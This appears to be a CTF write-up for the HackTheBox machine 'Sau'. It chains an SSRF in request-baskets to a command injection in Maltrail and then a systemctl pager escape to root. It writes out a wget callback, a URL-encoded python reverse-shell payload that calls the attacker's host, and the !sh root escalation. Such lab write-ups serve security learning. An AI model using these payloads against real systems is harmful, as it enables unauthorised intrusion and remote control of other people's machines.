


SAU Writeup

Nmap scan:

```
➔ saú nmap -sC -sV -A 10.10.11.224
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-10 11:05 EDT
Nmap scan report for 10.10.11.224
Host is up (0.024s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256  ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256  b30c47fba2f212ccce0b58820e504336 (ED25519)
80/tcp    filtered  http
55555/tcp open      unknown
| fingerprint-strings:
|_  FourOhFourRequest:
|   HTTP/1.0 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   X-Content-Type-Options: nosniff
|   Date: Mon, 10 Jul 2023 15:06:31 GMT
|   Content-Length: 75
|   invalid basket name; the name does not match pattern: ^[wd-_.]{1,250}$
|_  Genericlines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
|_  GetRequest:
|   HTTP/1.0 302 Found
|   Content-Type: text/html; charset=utf-8
|   Location: /web
|   Date: Mon, 10 Jul 2023 15:06:06 GMT
|   Content-Length: 27
|   href="/web">Found</a>.
|_  HTTPOptions:
|   HTTP/1.0 200 OK
|   Allow: GET, OPTIONS
|   Date: Mon, 10 Jul 2023 15:06:06 GMT
|   Content-Length: 0
```

SSH is open which is common for most HackTheBox boxes. 80 is filtered which means we can't directly access it and port 55555 is open so I checked that out first. First I try it in my web browser.




We can see that it is a http server of some sort. The first thing I notice is in the bottom left there is text which describes both the version and the name of the service.

Powered by [request-baskets](#) | Version: 1.2.1

Therefore I googled for exploits relating to this version and came across a CVE for [SSRF \(Server Side Request Forgery\)](#).

This [gist repository](#) links to a number of resources explaining how to exploit this. What happens is that if we set the parameter “forward_url” to localhost we get a response. This means we can enumerate local ports which shouldn’t be accessible. We can also do a lot more with [SSRF](#).

As we know the local port 80 is open I will set the forward_url to http://127.0.0.1:80/ this will hit the local port and show us a response.



Configuration Settings

Forward URL:

http://127.0.0.1:80

☐ **Insecure TLS** only affects forwarding to URLs like https://...

☐ **Proxy Response**

☐ **Expand Forward Path**

Basket Capacity:

200


Cancel Apply

I was unsure what these checkboxes actually do. Insecure TLS is self explanatory, however, hovering over proxy response shows:

Proxies the response from the forward URL back to the client

Meaning that the response of forward_url will be given back to us. This is what we want as we want to know what is happening on port 80.

I ticked this box pressed apply and then navigated to my basket url. This gave me a response of:



We can clearly see that the server is running Maltrail v0.53. Let's google again for an exploit.

Googling for this we come across a [command injection](#). This [link](#) describes the exploit.

We can see that we need to be able to send data in order to be able to send this exploit. At the moment we have no way to send data to the server. However we can do this through the URL as the request we send to maltrail is a GET request we can simply pass the parameter using a ?.

So to test this I know most likely wget is on the box. I will try to get a file on my host machine and when I get a request from the server on my host machine I know I can exploit it. So I set the forward_url to `http://127.0.0.1:80/login?username=;`wget http://hostmachineip/exploited``. I set up a python server to log this.

Forward URL:

`http://127.0.0.1:80/login?username=;`wget http://10.10.14.139/exploited``

Navigating to the basket URL we are greeted with

Error response

Error code: 400

Message: Bad request syntax ('GET /login?username=;`wget http://10.10.14.139/exploited` HTTP/1.1').

Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.

So I tried URL encoding the payload

Forward URL:

```
http://127.0.0.1:80/login?username=%3b%60wget+http%3a//10.10.14.139/l/%60
```

```
→ sau python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.224 - - [10/Jul/2023 15:07:37] code 404, message File not found
10.10.11.224 - - [10/Jul/2023 15:07:37] "GET /exploited HTTP/1.1" 404 -
```

And we get a hit on our host machine. This means we can exploit the command injection. So I tried to get a reverse shell. We need to url encode our payload.

I didn't have a payload to hand so I just went to <https://revshells.com> and generated one and ticked url encode.

```
export%20RHOST%3D%2210.10.14.139%22%3Bexport%20RPORT%3D1234%3Bpython3%20-
c%20%27import%20sys%2Csocket%2Cos%2Cpty%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28os.
getenv%28%22RHOST%22%29%2Cint%28os.getenv%28%22RPORT%22%29%29%29%3B%5Bos.dup%28s.f
ilen%28%29%2Cfd%29%20for%20fd%20in%20%280%2C1%2C2%29%5D%3Bpty.spawn%28%22bash%22%29%2
7
```

And we get a shell as puma. We can cat the user flag and now we need to escalate to root.

Before running linpeas etc I run some commands such as sudo -l. Running sudo -l we are greeted with:

```
puma@sau:/opt/maltrail$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$
```

This tells us we can run systemctl status trail.service as root. Now I checked [gtfobins](#) for systemctl.

(c) This invokes the default pager, which is likely to be [less](#), other functions may apply.

```
sudo systemctl
!sh
```

So this took me way longer than it should have but I realised that running `sudo systemctl status trail.service` launches less. This means we can just do `!sh` and get root.

```
puma@sau:/opt/maltrail$ sudo systemctl status trail.service
sudo systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:
   Active: active (running) since Mon 2023-07-10 16:45:24 UTC; 2h 33min ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
   Main PID: 886 (python3)
    Tasks: 164 (limit: 4662)
   Memory: 519.9M
   CGroup: /system.slice/trail.service
           └─ 886 /usr/bin/python3 server.py
           └─ 936 /bin/sh -c logger -p auth.info -t "maltrail[886]" "Failed>
\x0d
from 127.0.0.1 port 45368"
           └─ 939 /bin/sh -c logger -p auth.info -t "maltrail[886]" "Failed>
\x0d
from 127.0.0.1 port 45368"
           └─ 943 bash
           └─ 947 sh -i
           └─ 948 python3 -c import pty; pty.spawn("/bin/bash")
           └─ 949 /bin/bash
           └─ 958 sudo /usr/bin/systemctl status trail.service
           └─ 960 /usr/bin/systemctl status trail.service
           └─ 961 pager
lines 1-23!sh
!sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

You might need to upgrade your shell but for me it worked without upgrading it.